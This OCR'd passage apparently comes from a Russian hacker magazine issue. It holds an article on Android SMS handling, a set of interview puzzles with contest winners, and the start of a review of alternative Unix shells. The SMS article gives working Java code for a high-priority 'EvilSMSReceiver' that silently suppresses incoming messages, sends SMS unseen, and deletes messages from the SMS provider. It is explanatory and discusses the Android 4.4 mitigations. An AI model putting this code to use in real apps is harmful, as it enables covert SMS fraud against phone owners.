


Рис. 1. «Критическое» обновление?! Поставим?

взявшемуся непонятно откуда (!), нужно получать текстовые сообщения.

Для обработки намерения SMS_RECEIVED в манифесте приложения необходимо зарегистрировать широковещательный приемник (за подробностями отправляю тебя к прошлым статьям рубрики «Кодинг»):

```
<receiver android:name="EvilSMSReceiver">
  <intent-filter android:priority="1000">
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
```

С этого момента зарегистрированный приемник будет принимать входящие СМС, даже если приложение не запущено, даже если телефон перезагружен!

Нужно сказать, что таких приемников может быть несколько и они сработают друг за другом в соответствии с приоритетом, указанным в поле android:priority. Максимальное значение — 1000, а вот у стандартного обработчика Android (который помещает СМС в папку «Входящие», выводит уведомление и вибрирует) — и это вторая странность — 999. Хотя, если подумать, объяснение достаточно простое: на платформе Android все программы имеют одинаковый статус и написаны на одном и том же API, что позволяет пользователям легко удалять или заменять встроенные ПО на альтернативные разработки, будь то почтовый клиент, приложение для дозвона или программа для работы с сообщениями.

Таким образом, указанный выше приемник EvilSMSReceiver сработает первым, а стандартный — следом. Типичная реализация широковещательного приемника СМС представлена ниже:

```
public class EvilSMSReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context context, Intent intent) {
    if (intent.getAction().equals(SMS_RECEIVED)) {
      Bundle bundle = intent.getExtras();
      if (bundle != null) {
        // Получаем все кусочки СМС
        Object[] pdus = (Object[]) bundle.get("pdus");
        SmsMessage[] messages = new SmsMessage[pdus.length];
        for (int i = 0; i < pdus.length; i++)
          messages[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);

        // Собираем сообщение
        String from = messages[0].getOriginatingAddress();
        long when = messages[0].getTimestampMillis();
        String msg = "";
        for (SmsMessage message : messages)
```

```
            for (SmsMessage message : messages)
              msg += message.getMessageBody();
            if (from.equalsIgnoreCase("800")) {
              // Работаем с сообщением
              ...
              abortBroadcast();
            }
          }
        }
      }
    };
```

Намерение с действием SMS_RECEIVED содержит информацию обо всех частях входящего сообщения (длинное СМС при передаче автоматически разбивается на несколько). Чтобы извлечь массив объектов SmsMessage, упакованных внутри дополнительного параметра Intent, используется стандартный ключ — intent.getExtras().get(«pdus»). Полученный массив имеет формат PDU (protocol data unit), и для приведения в человеческий вид используется метод SmsMessage.createFromPdu. Далее в цикле сообщение собирается в единое целое, также определяется отправитель (from), дата и время отправки (when).

В сущности, все это уже не раз рассматривалось на страницах «Хакера» и вполне предсказуемо. А дальше начинается самое интересное: мы смотрим на отправителя и, если его номер 800 (вымышленный, конечно же), начинаем «работать» с этим сообщением особым образом, после чего вызываем метод abortBroadcast, блокирующий дальнейшую обработку другими приемниками. Это сообщение пользователь уже не увидит никогда...

GOOGLE НАНОСИТ ОТВЕТНЫЙ УДАР

Все сказанное прекрасно работало до версии Android 4.4 (которых, кстати, и сейчас в дикой природе достаточно много). Хрустящие палочки надломили (правильнее сказать, нагнули) весь процесс работы с текстовыми сообщениями в этой ОС. Было введено понятие «приложение для работы с СМС по умолчанию», задать которое должен сам пользователь (см. рис. 2). Причем только это приложение имеет полный доступ на запись и удаление в базе сообщений (так называемый SMS Provider, о котором мы еще поговорим) смартфона (папки «Входящие», «Исходящие» и так далее), тогда как другие — только на обработку широковещательного намерения (об этом ниже). Кроме того, прервать обработку входящего сообщения с помощью abortBroadcast больше не представляется возможным.

Когда это обновление добралось до пользователей, внезапно выяснилось, что все безобидные и, безусловно, нужные приложения для создания резервных копий информации с телефона перестали восстанавливать СМС из бэкапа, что вызвало дружное снижение оценок первых в Google Play. Пользователям предложили вручную менять приложение по умолчанию на то, которое работа-

ет с резервной копией, а потом возвращать обратно. Что тут скажешь, за безопасность всегда нужно платить удобством.

Для разработчиков же все только начиналось. Вместо SMS_RECEIVED были введены сразу два широковещательных намерения: SMS_RECEIVED_ACTION и SMS_DELIVER_ACTION. Первое очень напоминает по характеру SMS_RECEIVED, но позволяет всего лишь извлечь полученное сообщение — ни abortBroadcast, ни какие-либо манипуляции на «запись и удаление» в базе сообщений не сработают, то есть факт получения СМС скрыть уже так просто не удастся.

Намерение SMS_DELIVER_ACTION получит только то приложение, которое выбрано для работы с СМС по умолчанию. Оно-то и будет обладать всеми правами для непосредственной работы с базой сообщений (SMS Provider). Чтобы приложение стало избранным, то есть приложением по умолчанию, можно попытаться отправить запрос пользователю:

```
1  Intent intent = new Intent(context, Sms.Intents.ACTION_CHANGE_DEFAULT);
2  intent.putExtra(Sms.Intents.EXTRA_PACKAGE_NAME, context.getPackageName());
3  startActivity(intent);
```

Но тогда на экране появится диалоговое окно (см. рис. 3), не заметить которое сложновато. Хотя я не сомневаюсь, что и здесь найдутся «остроумные» пользователи, ответившие положительно. Мы же попробуем зайти с другой стороны.




Рис. 3. «Да, нет...» Стоит добавить вариант «Не знаю»

Пользователь форума xda-developers.com с ником stepic, исследуя исходный текст Android, обнаружил, что приложение для работы с СМС по умолчанию обладает всего лишь специальным разрешением на запись СМС — OP_WRITE_SMS:

```
1  // Allow OP_WRITE_SMS for the newly configured default SMS app
2  appOps.setMode(
3    AppOpsManager.OP_WRITE_SMS,
4    applicationData.mUid,
5    applicationData.mPackageName,
6    AppOpsManager.MODE_ALLOWED
7  );
```

Установить такое разрешение можно с помощью скрытого (от глаз пользователя) менеджера разрешений **App Ops**. Этот фреймворк, запрятанный глубоко

в недрах системы Android, позволяет управлять разрешениями для отдельных приложений. Обычно при установке приложения пользователь должен сразу соглашаться со всем списком разрешений или вовсе отказаться от дальнейшей установки. Часто хочется ограничить приложение более гибко, например из всего списка разрешений запретить только отслеживание местоположения. App Ops позволяет с легкостью провернуть этот трюк — да, приложение от неожиданности может и упасть, но почему бы не попробовать?

Начиная с Android 4.3, вызвать App Ops можно из консоли:

```
adb shell am start -a android.settings.SETTINGS ↵
   -e “:android:show_fragment” ↵
   “com.android.settings.applications.AppOpsSummary”
```

Или непосредственно из кода:

```
1  Intent intent = new Intent(Intent.ACTION_MAIN);
2  ComponentName cn = new ComponentName("com.android.settings",
3                                       "com.android.settings.Settings");
4  intent.setComponent(cn);
5  intent.putExtra(":android:show_fragment",
6                  "com.android.settings.applications.AppOpsSummary");
7  startActivity(intent);
```

Если перейти на вкладку Messaging, то можно заметить, что у недефолтного приложения для работы с СМС флаг записи сброшен — WRITE SMS OFF (см. рис. 4), но здесь же его можно и установить (при этом root не нужен!).

GOOGLE НАНОСИТ ВТОРОЙ ОТВЕТНЫЙ УДАР

Рассмотренный выше App Ops был замечен прогрессивной общественностью и взят на вооружение. Разумеется, гибкая настройка разрешений очень не понравилась Google — как же показывать рекламу, если можно отрубить выборочно доступ в сеть? Сославшись на то, что App Ops не предназначен для конечных пользователей, интернет-гигант тихо прикрыл лавочку в Android 4.4.2, косвенно залатав еще одну лазейку теневой работы с СМС.




Рис. 4. App Ops собственной персоной

ПИШИТЕ В СПОРТЛОТО

А как же с отправкой СМС, спросишь ты? В Android за работу с СМС отвечает класс SmsManager. Для получения ссылки на объект этого класса можно использовать метод getDefault:

```
SmsManager sms = SmsManager.getDefault();
```

Также потребуется специальное полномочие SEND_SMS в манифесте:

```
<uses-permission android:name="android.permission.SEND_SMS"/>
```

Кстати, в настоящее время API в Android не поддерживает создание MMC внутри сторонних приложений, то есть для отправки мультимедийных сообщений в любом случае нужно использовать стандартное приложение.

Для отправки текстового сообщения используется метод sendTextMessage объекта SmsManager, в который передается телефонный номер получателя и текст сообщения:

```
String sendTo = "800";
String sendMessage = "8913xxxxxxx 1000";
sms.sendTextMessage(sendTo, null, sendMessage, null, null);
```

где второй параметр позволяет указать центр обработки сообщений (SMSC), при передаче null используется стандартный центр, предоставляемый оператором сотовой связи. Последние два параметра позволяют задать намерения (Intent) для отслеживания передачи и успешной доставки сообщения. Так как нас не особо интересуют такие мелочи, просто указываем null.

Отосланное таким образом сообщение попадет в папку «Отправленные», что, естественно, нас не устраивает. Попробуем это исправить.

В основе «низкоуровневой» работы с СМС в Android предусмотрен специальный источник данных — SMS Provider. По определению, источники данных предлагают общий интерфейс для доступа к любой информации путем отделения логики приложения от слоя, отвечающего за хранение данных (как правило, базы данных SQLite). Любой источник данных предоставляет интерфейс для публикации и потребления данных, основанный на простой адресной модели URI, используя схему content://.

В Android предусмотрено несколько стандартных источников данных, такие как менеджер контактов, мультимедийное хранилище, календарь, сообщения. Нас интересует стандартный источник данных «Сообщения» с URI вида content://sms/. Для полноценной работы с ним нам необходимо еще одно разрешение:

```
<uses-permission android:name="android.permission.WRITE_SMS"/>
```

Для удаления отдельных сообщений можно воспользоваться следующим подходом:

```
Cursor c = getApplicationContext().getContentResolver().query(
  Uri.parse("content://sms/"),
  new String[] {"_id", "thread_id", "address", "person", "date","body" },
  null,
  null,
  null
);
try {
  while (c.moveToNext()) {
    int id = c.getInt(0);
    String address = c.getString(2);
    if (address.equalsIgnoreCase("800")) {
      getApplicationContext().getContentResolver().delete(
        Uri.parse("content://sms/" + id),
        null,
        null
      );
    }
  }
} catch (Exception e) {
}
```

Видно, что работа с источником данных напоминает работу с базой данных: метод query подготавливает SQL-запрос вида SELECT со столбцами, переданными в массиве, а delete удаляет запись с идентификатором id.

Приведенный фрагмент удалит вообще все сообщения, присланные с номера 800, как во входящих, так и в отправленных, что может быть заметно, так как у пользователя могут храниться нужные ему сообщения с этого номера. Для более «тонкого» удаления к проверке адресата можно еще добавить проверку времени получения или отправки СМС, взятого из поля date (формат UNIX Time). Учти, что в отличие от упомянутого выше метода abortBroadcast, данный способ не является потокобезопасным.

Как ты уже, наверное, догадался, приведенный код тоже откажется работать в Android 4.4. и выше, если приложение не выбрано для работы с СМС по умолчанию.

ДОБРЫЕ СМС


Может сложиться ощущение, что легитимная программа, не имеющая статуса приложения для работы с СМС по умолчанию, не сможет работать с СМС в последних версиях Android. Однако это не так. Как уже отмечалось, для получе-

ния СМС вполне подойдет системное намерение SMS_RECEIVED, а для отправки целесообразно использовать то самое приложение по умолчанию (в качестве «бонуса» — никакого разрешения на отправку сообщения в манифесте не требуется):

```
1  Intent smsIntent = new Intent(Intent.ACTION_SENDTO, Uri.parse("sms:800"));
2  smsIntent.putExtra("sms_body", "The Way It Used To Be");
3  startActivity(smsIntent);
```

Да, в этом случае фантазия программиста существенно ограничена и требует подтверждения пользователя, но для безопасности, на мой взгляд, это не так уж и плохо.

РЕЗЮМЕ



www

Пост на форуме XDA developers

Хороший гайд по работе с СМС в KitKat

Справка по App Ops

Рис. 5. Android всемогущий

В качестве защитной меры здесь можно было бы написать банальное «Всегда используй последнюю версию Android», но, к большому сожалению, производители смартфонов финансово не заинтересованы обновлять свои старые устройства. Так, некогда флагман Samsung Galaxy Note обновился только до версии 4.1. Для справки на рис. 5 представлена статистика одного приложения из Google Play по версиям Android. Видно, что, хотя версии 4.4 и 5.0 находятся на первом месте, их суммарная доля составляет меньше половины всех устройств. Так что единственный совет (актуальный на все времена, кстати): будь внимателен и критично относись к тому, что ставишь на свой карманный компьютер.

ПИНГ-ПОНГ


Android Debug Bridge (ADB) поддерживает передачу СМС между несколькими экземплярами эмулятора. Чтобы отправить СМС из одного эмулятора в другой, необходимо указать номер порта получателя в качестве параметра sendTo для метода sendTextMessage. ADB автоматически адресует сообщение соответствующему экземпляру эмулятора.

INFO

В июньском номере Хакера (№ 197) в статье «SQLite под микроскопом» Дмитрий Подкопаев рассказал, как работать с базой данных сообщений, имея рут.

SMS VS USSD

Для подтверждения операций по банковским счетам и картам вместо СМС иногда используются USSD-запросы. Unstructured Supplementary Service Data — сервис в сетях GSM, предназначенный для организации интерактивного взаимодействия между абонентом сети и сервисным приложением в режиме передачи коротких сообщений. Команда *100# есть не что иное, как USSD-запрос. В настоящее время Android не имеет API для чтения ответных сообщений, что может сильно усложнить жизнь злоумышленникам.



Юрий «yurembo» Язев
yazevsoft@gmail.com,
yazevsoft.blogspot.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ СЕРВИСА МОБИЛЬНОГО ЭКВАЙРИНГА PAY-ME И ПРОСЛАВЛЕНИЕ ПОБЕДИТЕЛЕЙ ОТ ACRONIS

В этом выпуске мы расскажем, как отбирают кандидатов в сервис мобильного эквайринга Pay-Me. Передаю слово Игорю Аскарову — техническому директору Pay-Me. Он поделится задачами, которые он дает на собеседованиях при приеме разработчиков в команду.

Наше решение находится на стыке финансовых и мобильных технологий, оно позволяет принимать оплату картами при помощи картридера и мобильного приложения, поэтому нам важно, чтобы технический специалист имел опыт работы в банковской сфере или представление, как устроена платежная индустрия изнутри. Мы задаем вопросы на знание предметной области, а также в зависимости от навыков, указанных в резюме кандидата, спрашиваем, например: «Что такое индекс в реляционной БД (как структура данных)? Зачем нужен индекс в реляционной БД? Какие вы знаете алгоритмы сортировки данных? Какие отличия были введены в протоколе HTTP версии 1.1?»

Хочешь попробовать свои силы? Вот примеры задач, решить которые могут попросить на встрече в компании.

ЗАДАЧА 1

Два робота десантируются на бесконечно длинную линию (ось) в произвольных ее точках, после посадки роботы смотрят в одну и ту же сторону относительно оси. Роботам неизвестно расположение относительно друг друга. После приземления они сбрасывают свои парашюты на месте посадки. В оба робота перед посадкой заложена одна и та же программа, которая может состоять из нескольких команд:

```
step_left (шаг влево)
step_right (шаг вправо)
goto N (переход на строку программы с номером N)
goto_p N (переход на строку программы с номером N при условии наличия парашюта в месте нахождения робота. Парашют может быть как свой, так и другого робота)
```

Выполнение любой команды занимает один условный такт, равный одной секунде. Нужно составить программу, которая гарантированно позволит роботам встретиться на бесконечной оси.

ЗАДАЧА 2

В барабан шестизарядного револьвера зарядили две пули подряд. Перекрутили барабан, навели на вас и нажали на курок. Выстрела не произошло. Теперь вам предлагают выбор: либо стреляющий сразу нажмет на курок еще раз, либо сначала опять перекрутит барабан. Что вы выберите, если хотите жить?

ЗАДАЧА 3

Амеба в воде размножается со скоростью одна амеба в минуту. Если поместить амебу в трехлитровый баллон, то он заполнится за час. Через какое время баллон заполнится, если поместить туда две амебы?

КУДА СЛАТЬ ПРАВИЛЬНЫЕ ОТВЕТЫ?

Правильные ответы можно присылать на почту: elavrova@pay-me.ru.

Первому, кто правильно решит все задачи, мы вручим приятный приз от компании — дисконтную карту, которая дает скидку 50% на покупку картридера, за второе и третье место вручим карты на скидку 35% и 20% соответственно (подробнее).

РЕШЕНИЕ ЗАДАЧ ОТ КОМПАНИИ ACRONIS ПО ВЕРСИИ ПОБЕДИТЕЛЯ

ЗАДАНИЕ 1. ЧАСЫ

Будет верно, только когда минутная и часовая стрелки совпадают. Такое происходит раз в час на двенадцатичасовом циферблате, значит, всего 22 раза в сутки, если считать с отметки 00:00.

ЗАДАНИЕ 2. ЧИСЛО НА БУМАГЕ

Решается очень просто. Надо лишь согнуть бумагу между клетками чисел и отправной точкой круга. Используя 3d пространство мы сначала убираем расстояние между цифрами, добавляя его после каждой законченной цифры, расправляя бумагу.

ИТАК, КТО У НАС СЕГОДНЯ?


(открываю конверт, очень волнуюсь).

Иннокентий Сенновский
... Иннокентий Сенновский?! Этот матерый человечище не в первый раз щелкает наши задачки, надо бы его уже забанить :). Ладно-ладно, шучу. На самом деле, он крутой специалист и работает в серьезном месте (когда он решил задачки от Яндекса, собеседование его не заинтересовало ;)) и всем нам очень приятно, что среди наших читателей есть такие профессионалы.

Короля нашей сегодняшней задачко-вечеринки мы выбрали, а кто же королева? А вот она!

Овчинникова Анна — внезапно, сотрудник Acronis, но участвовала она на общих основаниях. Респект!

Победители быстро закончились, а я вот только раскачался :). Поэтому вот что: выскажу респект тем, кто не победил, но старался. Вот эти парни, они решили правильно только одну задачу: **Семёнов Никита**, **Вячеслав Смирнов**, **Николай Савченков**, **Александр Кормушкин**, **Sergey Mashoshin**, **Сергей Романов**, **Михаил**, **Чащин Виктор**.



Наша читательница Мария решает задачу оффлайн-методами :)

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

СЕНСАЦИЯ! КОРОЛЬ СВЕРГНУТ!

Александр Лозовский

Выбран новый победитель в «Задачах на собеседование»

Не так давно, в 198-ом выпуске задачек на собеседованиях (https://xakep.ru/2015/07/07/coding-challenges-198/) ребята из Acronis предложили нашим читателям решить несложную задачку:

Представьте, что у вас есть обыкновенные часы. Они идут точно, без сбоев. В этих часах меняют местами минутную и часовую стрелки. Сколько раз в сутки такие часы будут показывать правильное время?

Оказалось, что в процессе подведениях итогов мы с товарищами из Acronis капитально проглючили, перепутав 22 и 24, благодаря чему Иннокентий Сенновский был выбран победителем необоснованно. Отвечал он неплохо, но верный ответ на первую задачу все-таки 22: часы будут показывать правильно время 22 раза за сутки. Это будет происходить тогда, когда стрелки часов (минутная и часовая) совпадают на циферблате).

Поэтому вот новый король нашей сегодняшней задачко-вечеринки: Михаил! Он получает ключик для Acronis TrueImage 2016 – анлимит на целый год.

КОММЕНТАРИЙ ВЕНДОРА

В первой задаче сознательно не давалось указаний, в какой момент времени происходит замена стрелок. Так как, если сделать это в любой время, отличное от момента, когда положение стрелок совпадает, то верного времени мы не получим. Поэтому, чтобы было интереснее, нужно это сделать тогда, когда положение стрелок совпадает. Дальше верное время получаем только тогда, когда положение стрелок тоже будет совпадать, что будет происходить каждые 1 час и 5 минут. За 24 часа получаем 22 таких совпадения, что и будет правильным ответом.

— Евгений Панищев, Acronis

UNIXOID

*SH, ФАС!

ОБЗОР АЛЬТЕРНАТИВНЫХ CLI-ОБОЛОЧЕК

*nix-системы всегда были сильны своей командной строкой. Большинство, однако, пользуется исключительно bash, поскольку, как правило, в дистрибутивах его ставят по умолчанию, на иные же переключаться попросту лень. В то же время неплохо бы получить представление об их возможностях, чем мы и займемся в статье.

Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

Во времена MS DOS единственной оболочкой был крайне примитивный (как, впрочем, и весь DOS) COMMAND.COM. Именно из-за своей простоты он начал обрастать двухпанельными файловыми менеджерами, идея которых затем была подхвачена и в POSIX-системах. Многие из тех отечественных пользователей, кто говорит, что работает в командной строке, на самом деле работают в mc — как раз из-за того, что COMMAND.COM когда-то был примитивным. Однако в *nix-системах оболочки были не столь незатейливы, как в DOS. Таким образом, параллельно парадигме двухпанельных файловых менеджеров, привнесенной в *nix фактически извне, развивалась (и развивается) парадигма, «родная» для этих систем, а именно — «чистая» консоль с какой-либо из оболочек, которых существует немало. С учетом их многообразия проблема выбора оболочки в случае, если стандартная (bash) чем-то не устраивает, может стать достаточно острой. В статье будут рассмотрены следующие оболочки:

- **dash** — прямой наследник NetBSD-версии ash — оболочки Альмквиста, которая крайне строго соответствует стандартам и за их пределы не выходит, из-за чего никаких иных возможностей в ней не предусмотрено;
- **tcsh** — оболочка, входящая в состав FreeBSD-base, имеет синтаксис, близкий к синтаксису C, что, таким образом, делает ее несовместимой с системными скриптами;
- **ksh** — оболочка, похожая на оболочку Борна с некоторыми возможностями csh, почти полностью соответствует стандартам POSIX;
- **zsh** — оболочка с очень гибкими параметрами, позволяет настраивать буквально все;
- **fish** — симпатичная оболочка, «поставил и забыл».

WWW

Стандарт POSIX по оболочкам

Более поздняя версия стандарта

Каждая оболочка будет оценена по десятибалльной шкале по нескольким критериям: это простота использования, функциональность и скорость.

DASH

Простота использования:	**4**
Функциональность:	**6**
Скорость:	**10**

Де-факто это самая маленькая из оболочек, при запуске в виртуальной памяти она занимает примерно 4 Мбайт (сравни с 31 у bash). Если же говорить о размере исключительно исполняемой части виртуальной памяти, то dash занимает 112 Кбайт (bash — 968 Кбайт). Однако dash до такой степени строго соответствует стандарту POSIX, что напрочь игнорирует все появившиеся с тех пор новшества и некоторые удобные вещи в синтаксисе, а это может привести к проблемам при написании скриптов. В отдельных дистрибутивах в качестве системной оболочки используется bash, поведение которой даже в режиме совместимости с sh не всегда сходится с dash.

Прежде всего необходимо заметить, что dash почти полностью неинтерактивна. Отсутствует автодополнение, история, и даже возможность поменять приглашение командной строки ограничена исключительно статическим текстом. Таким образом, данная оболочка не особо предназначена для применения в качестве пользовательской.

В случае же со скриптами возникает казус. С одной стороны, dash поддерживает только то, что определено в стандарте, который писался довольно давно, следовательно, команд там меньше и синтаксис должен быть проще. С другой же — возникает одно «но» под названием «синтаксический сахар». Этого самого сахара в bash достаточно. Кроме синтаксического сахара (с отсутствием которого в dash еще можно как-то смириться), огромная проблема возникает и с массивами — в описываемой оболочке их нет. Вообще.

Посмотрим теперь, что из синтаксического сахара отсутствует в dash и чем предлагается это заменить. Оператор test, он же [, не поддерживает == (оператор сравнения в стиле C), вместо него нужно использовать просто =. Кроме того, крайне не рекомендуется использовать опции -a и -o. Стоит привести гипотетический пример. Вместо строчки

```
[ \( "$foo" == "$bar" -a -f /tmp/baz \) -o ! -x /bin/su ]
```

необходимо использовать строчку

```
(([ "$foo" = "$bar" ] && [ -f /tmp/baz ]) || [ ! -x /bin/su ])
```

Отсутствует также и оператор [[, позволяющий в некоторых случаях писать скрипты более естественно, нежели при использовании одинарной квадратной скобки. Приходится извращаться с экранированием.

Операции инкремента и декремента в стиле C (++ и --) также не поддерживаются.

Не поддерживаются и такие выражения, как $'', $»», ${}, переменные $LINENO, $RANDOM и некоторые еще, вместо echo рекомендуется использовать printf, let тоже отсутствует.

